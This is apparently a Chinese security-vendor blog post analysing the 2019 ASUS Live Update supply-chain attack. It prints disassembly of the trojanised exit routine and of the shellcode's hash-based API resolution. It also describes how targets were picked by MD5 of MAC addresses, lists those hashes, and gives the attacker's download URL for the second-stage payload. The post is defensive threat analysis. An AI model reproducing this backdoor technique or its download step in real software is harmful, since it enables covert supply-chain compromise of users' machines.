华硕软件供应链攻击调查


2019-03-26

1. 前言

昨天，国外安全厂家卡巴斯基在一篇博客文章曝光了去年有黑客攻击了华硕实时软件更新工具的服务器，向其植入了木马，由于自动更新机制，无意间大数千台华硕电脑上被安装了恶意后门，针对这一情况安恒威胁情报分析团队展开了调查。

2. 样本调查

安恒安全研究团队第一时间拿到其中一个攻击样本（MD5: 55a7aa5f0e52ba4d78c145811c830107），该样本包含有正常的数字签名“ASUSTeK Computer Inc.”，其证书的时间是 6 月 20 日以后，说明攻击者应该是在 2018 年 6 月 20 日开始进行恶意代码下发。



通过对代码进行逆向分析，发现在运行时函数_crtExitProcess 中被植入了恶意的代码


```
.text:004F9736
.text:004F9736 ; int __cdecl __crtExitProcess(UINT uExitCode)
.text:004F9736 ___crtExitProcess proc near             ; CODE XREF: _fast_error_
.text:004F9736                                         ; _malloc+2A↑p ...
.text:004F9736
.text:004F9736 uExitCode       = dword ptr  8
.text:004F9736
.text:004F9736                 mov     edi, edi
.text:004F9738                 push    ebp
.text:004F9739                 mov     ebp, esp
.text:004F973B                 push    [ebp+uExitCode]
.text:004F973E                 call    sub_51B908
.text:004F9743                 pop     ecx
.text:004F9744                 push    [ebp+uExitCode] ; uExitCode
.text:004F9747                 call    ds:ExitProcess
.text:004F9747 ___crtExitProcess endp
```

在该函数中包含大量解密操作后，在内存解密出 Shellcode 代码，动态计算出所需函数的 api 地址

，

```
seg000:003401B7                 mov     [ebp+var_F0], 0E06C4B85h
seg000:003401C1                 mov     [ebp+var_EC], 1A6F40D7h
seg000:003401CB                 mov     [ebp+var_E8], 79EA1906h
seg000:003401D5                 mov     [ebp+var_E4], 7B260749h
seg000:003401DF                 mov     [ebp+var_E0], 5A370CBh
seg000:003401E9                 mov     [ebp+var_DC], 5A3705Fh
seg000:003401F3                 mov     [ebp+var_D8], 5A3B36Bh
seg000:003401FD                 mov     [ebp+var_D4], 0F77105BDh
seg000:00340207                 mov     [ebp+var_D0], 0A1F571A6h
seg000:00340211                 mov     [ebp+var_CC], 0AB4CA0DFh
seg000:0034021B                 mov     [ebp+var_C8], 0C9CC0D1Ah
seg000:00340225                 mov     [ebp+var_C4], 8922D4C9h
seg000:0034022F                 mov     [ebp+var_C0], 314BC30h
seg000:00340239                 mov     [ebp+var_BC], 9ACB1212h
seg000:00340243                 mov     [ebp+var_B8], 87B21B7Ch
seg000:0034024D                 mov     [ebp+var_B4], 0D19124AFh
seg000:00340257                 mov     [ebp+var_B0], 0E8BAA2FAh
seg000:00340261                 mov     [ebp+var_AC], 3D840FA5h
seg000:0034026B                 mov     [ebp+var_4C], eax
seg000:0034026E                 mov     [ebp+var_8], edi
seg000:00340271                 xor     ebx, ebx
seg000:00340273
seg000:00340273 loc_340273:                             ; CODE XREF: f_get_all_api_addr+239↓j
seg000:00340273                 mov     esi, [ebp+arg_0]
seg000:00340276                 push    8
seg000:00340278                 push    edi
seg000:00340279                 push    [ebp+ebx+var_5C]
seg000:0034027D                 call    [esi+api.kernel32_LoadLibraryExW]
seg000:0034027F                 mov     [ebp+var_10], eax
seg000:00340282                 mov     [ebp+var_4], edi
seg000:00340285                 cmp     [ebp+ebx+var_24], edi
seg000:00340289                 jle     short loc_3402CD
seg000:0034028B                 mov     eax, [ebp+var_8]
seg000:0034028E                 mov     ecx, [ebp+arg_0]
seg000:00340291                 lea     esi, [esi+eax*4+4]
seg000:00340295                 lea     eax, [ebp+var_F8]
seg000:0034029B                 add     ecx, 4
seg000:0034029E                 sub     eax, ecx
seg000:003402A0                 mov     [ebp+var_C], eax
seg000:003402A3                 jmp     short loc_3402A8
seg000:003402A5 ; ---------------------------------------------------------------------------
seg000:003402A5
seg000:003402A5 loc_3402A5:                             ; CODE XREF: f_get_all_api_addr+231↓j
seg000:003402A5                 mov     eax, [ebp+var_C]
seg000:003402A8
seg000:003402A8 loc_3402A8:                             ; CODE XREF: f_get_all_api_addr+209↑j
seg000:003402A8                 push    dword ptr [eax+esi]
seg000:003402AB                 push    [ebp+var_10]
seg000:003402AE                 call    f_hash_calc
seg000:003402B3                 pop     ecx
seg000:003402B4                 pop     ecx
seg000:003402B5                 mov     [esi], eax
seg000:003402B7                 cmp     eax, edi
seg000:003402B9                 jz      short loc_3402DD
seg000:003402BB                 inc     [ebp+var_8]
seg000:003402BE                 add     esi, 4
seg000:003402C1                 inc     [ebp+var_4]
seg000:003402C4                 mov     eax, [ebp+var_4]
seg000:003402C7                 cmp     eax, [ebp+ebx+var_24]
```

样本会获取电脑的 mac 地址并对其进行 MD5 加密




将加密的 MD5 与程序中内置了一堆硬编码的 MD5 字符串进行比较，判断是不是黑客攻击的目标。

```
seg000:00340950 var_4           = dword ptr -4
seg000:00340950
seg000:00340950                 push    ebp
seg000:00340951                 mov     ebp, esp
seg000:00340953                 sub     esp, 34Ch
seg000:00340959                 mov     [ebp+var_31C], 0C706B000h
seg000:00340963                 mov     [ebp+var_318], 0E6ACB6DAh
seg000:0034096D                 mov     [ebp+var_314], 99375CC2h
seg000:00340977                 mov     [ebp+var_310], 146E2BEBh
seg000:00340981                 push    ebx
seg000:00340982                 push    esi
seg000:00340983                 push    edi
seg000:00340984                 mov     esi, eax
seg000:00340986                 xor     eax, eax
seg000:00340988                 push    2
seg000:0034098A                 pop     edx
seg000:0034098B                 mov     [ebp+var_320], edx
seg000:00340991                 lea     edi, [ebp+var_30C]
seg000:00340997                 stosd
seg000:00340998                 mov     [ebp+var_308], 0A3BA7759h
seg000:003409A2                 mov     [ebp+var_304], 0A10CCEF8h
seg000:003409AC                 mov     [ebp+var_300], 0C96A6DC9h
seg000:003409B6                 mov     [ebp+var_2FC], 919A0CA4h
seg000:003409C0                 xor     ecx, ecx
seg000:003409C2                 inc     ecx
seg000:003409C3                 lea     edi, [ebp+var_2F8]
seg000:003409C9                 stosd
seg000:003409CA                 mov     [ebp+var_2F4], ecx
seg000:003409D0                 mov     [ebp+var_2F0], 0C706B000h
seg000:003409DA                 mov     [ebp+var_2EC], 0E6ACB6DAh
seg000:003409E4                 mov     [ebp+var_2E8], 99375CC2h
seg000:003409EE                 mov     [ebp+var_2E4], 146E2BEBh
seg000:003409F8                 xor     ebx, ebx
seg000:003409FA                 lea     edi, [ebp+var_2E0]
seg000:00340A00                 stosd
seg000:00340A01                 mov     [ebp+var_2DC], bl
seg000:00340A07                 lea     edi, [ebp+var_2DB]
seg000:00340A0D                 stosd
seg000:00340A0E                 stosd
seg000:00340A0F                 stosd
```

由于物理地址是程序内置硬编码的地址，所以可以确定攻击者已经提前知道了需要攻击目标的电脑的 mac 地址。很显然，这是一次目标很强的攻击。

对于不符合黑客攻击的目标的电脑，该恶意程序将在其用户目录下面生产 idx.ini 的文件并退出，不进行任何恶意操作。


- C:\Users\idx.ini




对于符合攻击目标的用户，其从如下格式的服务器下载恶意程序：

- "https://asushotfix.com/logo2.jpg?{MD5(mac 地址)}"

通过文件威胁分析平台的域名查询功能发现，该域名已经在 2018 年 10 月就修改了域名解析



由于不能下载到第二个链接，后续分析不继续。但是通过静态观察可以判断，它会将接受的数据当代码执行。



3. 相关说明

该样本被涉及的被攻击 mac 的 MD5 哈希值包含如下：

00B006C7DAB6ACE6C25C3799EB2B6E14
5977BAA3F8CE0CA1C96D6AC9A40C9A91
00B006C7DAB6ACE6C25C3799EB2B6E14
409D8EEBCE8546E56A0AD740667AADBD
7DA42DD34574D4E1A7EA0E708E7BC9A6
ADE62A257ADF118418C5B2913267543E
4268AED64AA5FFF2020D2447790D7D32
7B14C53FD3604CC1EBCA5AF4415AFED5
3A8EA62E32B4ECBE33DF500A28EBC873
CC16956C9506CD2BB389A7D7DA2433BD

FE4CCC64159253A6019304F17102886D
F241C3073A5777742C341472E2D43EEC
4EC2564ACE982DC58C1039BF6D6EA83C
AB0CEF9E5957129E23FBA178120FA20B
F758024E734077C70532E90251C5DF02
F35A60617AB336DE4DAAC799676D07B6
6A62EAD801802A5C9EC828D0C1EDBB5B
600C7B52E7F80832E3CEE84FCEC88B9D
6E75B2D7470E9864D19E48CB360CAF64
FB559BCD103EE0FCB0CF4161B0FAFB19
690AD61EC7859A0964216B66B5D33B1A
09DA9DF3A050AFAD0DF0EF963B41B6E2
FAE3B06AB27F2B0F7C29BF7F2B03F83F
D4B958671F47BF5DCD08705D80DE9A53

备注：由于样本不全，事实上还有其他 mac 地址的情况

4. 相关链接

https://securelist.com/operation-shadowhammer/89992/
https://motherboard.vice.com/en_us/article/pan9wn/hackers-hijacked-asus-software-updates-to-install-backdoors-on-thousands-of-computers